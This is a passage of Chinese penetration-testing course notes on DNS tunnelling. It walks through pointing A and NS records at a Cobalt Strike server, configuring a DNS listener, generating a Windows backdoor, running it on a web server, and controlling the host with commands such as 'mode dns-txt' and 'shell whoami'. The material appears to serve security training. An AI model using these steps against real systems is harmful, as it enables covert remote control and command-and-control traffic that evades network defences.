
71.6.2 域名修改解析记录

- A记录->cs主机名->CS服务器IP
- NS记录->ns1主机名->上个A记录地址
- NS记录->ns2主机名->上个A记录地址




71.6.3 配置DNS监听器

ns1.xiaodi8.com、 ns2.xiaodi8.com——>cs.xiaodi8.com




71.6.4 生成后门

attacks->packages->windows executable(s)->listener选择dns
上线，勾选->选择后门生成位置->生成后门




71.6.5 上线主机

将后门上传到webserver，执行。执行后门后，cs出现一个黑窗口。




点击小图标，出现unknown主机，原因是我们使用DNS上线，DNS速度特别慢。此时我们需要再敲几条命令才能实现控制。




右击unknown主机，选择interact，启用命令。

```
1 checkin
2 mode dns-txt
3 shell whoami
```

尝试了screenshot截屏是可以的!



隧道技术其实就是通过变换协议，走不同协议来实现数据通信！

资源：



```
1  https://github.com/Brucetg/Pentest-tools  
2  https://zhuanlan.zhihu.com/p/442344972  
3  https://blog.csdn.net/qq\_42875470/article/details/  
    /114778326  
4  https://github.com/f1vefour/ptunnel  
5  https://github.com/esrrhs/pingtunnel  
6  https://blog.csdn.net/markecheng/article/details/  
    110352161
```